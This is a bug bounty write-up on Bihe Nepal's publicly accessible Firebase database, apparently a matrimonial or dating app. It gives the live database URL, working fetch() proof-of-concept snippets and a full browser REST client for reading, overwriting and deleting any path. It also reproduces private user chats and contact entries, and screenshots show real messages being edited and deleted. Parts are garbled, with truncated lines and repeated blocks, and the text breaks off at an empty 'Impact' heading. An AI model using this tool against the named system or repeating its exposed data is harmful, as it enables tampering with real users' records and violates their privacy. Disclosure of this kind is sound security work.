Bug Bounty Report: Publicly Accessible Firebase Database – Bihe Nepal

- **Target:** Bihe Nepal
- **Asset:** Firebase Realtime Database
- **Firebase URL:** https://bihenepal-309515-default-rtdb.firebaseio.com

Summary

The Firebase Realtime Database for Bihe Nepal is currently publicly accessible without authentication. This allows anyone on the internet to read, write, update, or delete data in your database, which poses a significant security and privacy risk.

Vulnerability Details

- **Type:** Insecure Firebase Realtime Database Rules (Public Access)
- **Impact:** Unauthorized users can access, modify, or delete all data in the database.
- **Risk:** Data breach, data loss, service disruption, privacy violations.

Proof of Concept (PoC)

1. Accessing Data Without Authentication

Using a simple HTML+JavaScript client (no authentication, no API key required), it is possible to fetch all data from the database:

```
<!-- Minimal PoC HTML -->
<!DOCTYPE html>
<html>
  <body>
    <script>
      fetch('https://bihenepal-309515-default-rtdb.firebaseio.com/.json')
        .then(r => r.json())
        .then(data => console.log(data));
    </script>
  </body>
</html>
```

Or using the provided `firebase_rest_client.html`, simply enter `/` as the path and select `GET` to retrieve all data.

Accessing Specific Sensitive Data

You can also directly access user and chat data by specifying the path:

- To view a specific user:

  ```
  fetch('https://bihenepal-309515-default-rtdb.firebaseio.com/users/6.json')
    .then(r => r.json())
    .then(data => console.log(data));
  ```

- To view a specific chat:

  ```
  fetch('https://bihenepal-309515-default-rtdb.firebaseio.com/chats/10001 _
  20552.json')
    .then(r => r.json())
    .then(data => console.log(data));
  ```

Or, in the `firebase_rest_client.html`, enter `/users/6` or `/chats/10001 _ 20552` as the path and select `GET` to view the data.

2. Modifying Data Without Authentication

Similarly, anyone can write or delete data:

```
fetch('https://bihenepal-309515-default-rtdb.firebaseio.com/test.json', {
  method: 'PUT',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ hacked: true })
});
```


Steps to Reproduce

1. Open the `firebase_rest_client.html` file in a browser.
2. Enter `/` as the database path.
3. Select `GET` and click Send to view all data.
4. Enter `/users/6` as the path and select `GET` to view user data.
5. Enter `/chats/10001 _ 20552` as the path and select `GET` to view chat data.
6. Select `PUT`, enter any JSON data, and click Send to overwrite data at any path.
7. Select `DELETE` and click Send to remove data at any path.
8. No authentication or API key is required; all operations succeed.

```
<!--- firebase_rest_client.html --->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Firebase REST Client</title>
  <style>
    body { font-family: sans-serif; max-width: 600px; margin: 2em auto; }
    label { display: block; margin-top: 1em; }
    textarea { width: 100%; height: 80px; }
    input, select, button { margin-top: 0.5em; width: 100%; }
    pre { background: #f4f4f4; padding: 1em; overflow-x: auto; }
  </style>
</head>
<body>
  <h2>Firebase REST Client</h2>
  <form id="firebase-form">
    <label>
      Database Path (e.g. /users/user1):
      <input type="text" id="db-path" required />
    </label>
    <label>
      Operation:
      <select id="operation">
        <option value="GET">GET (Fetch)</option>
        <option value="PUT">PUT (Replace)</option>
        <option value="PATCH">PATCH (Update)</option>
        <option value="DELETE">DELETE (Remove)</option>
      </select>
    </label>
    <label id="data-label" style="display:none;">
      Data (JSON):
      <textarea id="data-input"></textarea>
    </label>
    <button type="submit">Send</button>
  </form>
  <h3>Response</h3>
  <pre id="response"></pre>
  <script>
    // Your credentials

    const DB_URL = "https://bihenepal-309515-default-rtdb.firebaseio.com";

    const form = document.getElementById('firebase-form');
    const opSelect = document.getElementById('operation');
    const dataLabel = document.getElementById('data-label');
    const dataInput = document.getElementById('data-input');
    const responseBox = document.getElementById('response');

    // Show/hide data input for PUT/PATCH
    opSelect.addEventListener('change', () => {
      if (opSelect.value === 'PUT' || opSelect.value === 'PATCH') {
        dataLabel.style.display = '';
      } else {
        dataLabel.style.display = 'none';
        dataInput.value = '';
      }
    });

    form.addEventListener('submit', async (e) => {
      e.preventDefault();
      responseBox.textContent = 'Loading...';
      const path = document.getElementById('db-path').value.trim();
      const op = opSelect.value;
      let url = DB_URL + (path.startsWith('/') ? path : '/' + path) + '.json';
      let options = { method: op };
      if (op === 'PUT' || op === 'PATCH') {
        try {
          options.body = JSON.stringify(JSON.parse(dataInput.value));
          options.headers = { 'Content-Type': 'application/json' };
        } catch (err) {
          responseBox.textContent = 'Invalid JSON data.';
          return;
        }
      }
      try {
        const res = await fetch(url, options);
        const text = await res.text();
        let out;
        try { out = JSON.parse(text); } catch { out = text; }
        responseBox.textContent = JSON.stringify(out, null, 2);
      } catch (err) {
        responseBox.textContent = 'Error: ' + err;
      }
    });
  </script>
</body>
</html>
```

Images

- **Chat fetch**



Firebase REST Client

Database Path (e.g. /users/user1):


/chats/10001 _ 20552

Operation:

GET (Fetch)

Response


```
{
  "1646345984962": {
    "createdAt": 1646345984962,
    "id": "8322f288-01b9-45c5-ad35-80292fe52621_1646345984962",
    "message": "Hello namstey",
    "messageBy": 10001
  },
  "1646410690515": {
    "createdAt": 1646410690515,
    "id": "2ae63ff4-3540-4a22-9e3e-ff1601859bef_1646410690515",
    "message": "Hi",
    "messageBy": 20552
  },
  "1646443844953": {
    "createdAt": 1646443844953,
    "id": "63f437d6-7c39-4ec6-a041-e53c7ddfb498_1646443844953",
    "message": "Sanchai hunu hunxa khaha bat ho hjur?",
    "messageBy": 10001
  },
  "1646494185074": {
    "createdAt": 1646494185074,
    "id": "f13e5e6f-0801-453e-9a74-4857dc742596_1646494185074",
    "message": "Ktm",
    "messageBy": 20552
  },
  "1646527231822": {
    "createdAt": 1646527231822,
    "id": "68fc53fd-fa01-4212-a046-7d1f192a1cb4_1646527231822",
    "message": "M butwal",
    "messageBy": 10001
  },
  "1646700639037": {
    "createdAt": 1646700639037,
    "id": "bcf058c5-9be4-42f0-b7e3-dbced9257e33_1646700639037",
    "message": "Ok",
    "messageBy": 20552
  },
  "1646703282330": {
    "createdAt": 1646703282330,
    "id": "40ad6c14-f04d-4e6b-b8ca-179655c318ca_1646703282330",
```



```
    "message": "Namaste",
    "messageBy": 10001
  },
  "1646744216861": {
    "createdAt": 1646744216861,
    "id": "c8b4d1be-2816-40bf-b234-3d9b93b3f0cf_1646744216861",
    "message": "Hi",
```

- **chat update**

Screenshot_20250707_234956.png



Firebase REST Client

Database Path (e.g. /users/user1):

/chats/10001 _ 20552

Operation:

GET (Fetch)

Response

```
{
  "1646345984962": {
    "createdAt": 1646345984962,
    "id": "8322f288-01b9-45c5-ad35-80292fe52621_1646345984962",
    "message": "Hello namsteyy",
    "messageBy": 10001
  },
  "1646410690515": {
    "createdAt": 1646410690515,
    "id": "2ae63ff4-3540-4a22-9e3e-ff1601859bef_1646410690515",
    "message": "Hi",
    "messageBy": 20552
  },
  "1646443844953": {
    "createdAt": 1646443844953
```

- **user fetch**

Database Path (e.g. /users/user1):

/users/6

Operation:

GET (Fetch)

Send

Response

```
{
  "messages": {
    "8": {
      "date": 1634186489851,
      "fullName": "J. Jeon",
      "image": "https://bihenepal-images.s3.us-east-1.amazonaws.com/images/8e2b555
      "lastMessage": "🤪🤪",
      "lastMessageBy": 8,
      "type": "Single",
      "userId": 8
    },
    "18": {
      "date": 1634186167275,
      "fullName": "L. Rai",
      "image": "https://api.bihenepal.com/media/images/emily-lau-NVi2yab124g-unspl
      "lastMessage": "What makes you happy?",
      "lastMessageBy": 6,
      "type": "Single",
      "userId": 18
    }
  }
}
```

- ### user message delete and recover

  Database Path (e.g. /users/user1):

  /users/6/messages/8


  Operation:

  DELETE (Remove)

  Send

  ## Response

  ```
  null
  ```
-



Database Path (e.g. /users/user1):

/users/6/


Operation:

GET (Fetch)

Send

Response

```
{
  "messages": {
    "18": {
      "date": 1634186167275,
      "fullName": "L. Rai",
      "image": "https://api.bihenepal.com/media/images/emily-lau-NVi2yab124g-unspl
      "lastMessage": "What makes you happy?",
      "lastMessageBy": 6,
      "type": "Single",
      "userId": 18
    }
  }
}
```



Database Path (e.g. /users/user1):

```
/users/6/
```

Operation:

PUT (Replace)


Data (JSON):

```
      "type": "Single",
      "userId": 18
    }
  }
}
```

Send

Response

```
{
  "messages": {
    "8": {
      "date": 1634186489851,
      "fullName": "J. Jeon",
      "image": "https://bihenepal-images.s3.us-east-1.amazonaws.com/images/8e2b555
      "lastMessage": "🤪🤪",
      "lastMessageBy": 8,
      "type": "Single",
      "userId": 8
    },
    "18": {
      "date": 1634186167275,
      "fullName": "L. Rai",
      "image": "https://api.bihenepal.com/media/images/emily-lau-NVi2yab124g-unspl
      "lastMessage": "What makes you happy?",
      "lastMessageBy": 6,
      "type": "Single",
      "userId": 18
    }
  }
}
```



Database Path (e.g. /users/user1):

```
/users/6/
```

Operation:

PUT (Replace)

Data (JSON):

```
      "type": "Single",
      "userId": 18
    }
  }
}
```

Send

Response

```
{
  "messages": {
    "8": {
      "date": 1634186489851,
      "fullName": "J. Jeon",
      "image": "https://bihenepal-images.s3.us-east-1.amazonaws.com/images/8e2b555
      "lastMessage": "🤪🤪",
      "lastMessageBy": 8,
      "type": "Single",
      "userId": 8
    },
    "18": {
      "date": 1634186167275,
      "fullName": "L. Rai",
      "image": "https://api.bihenepal.com/media/images/emily-lau-NVi2yab124g-unspl
      "lastMessage": "What makes you happy?",
      "lastMessageBy": 6,
      "type": "Single",
      "userId": 18
    }
  }
}
```

Impact

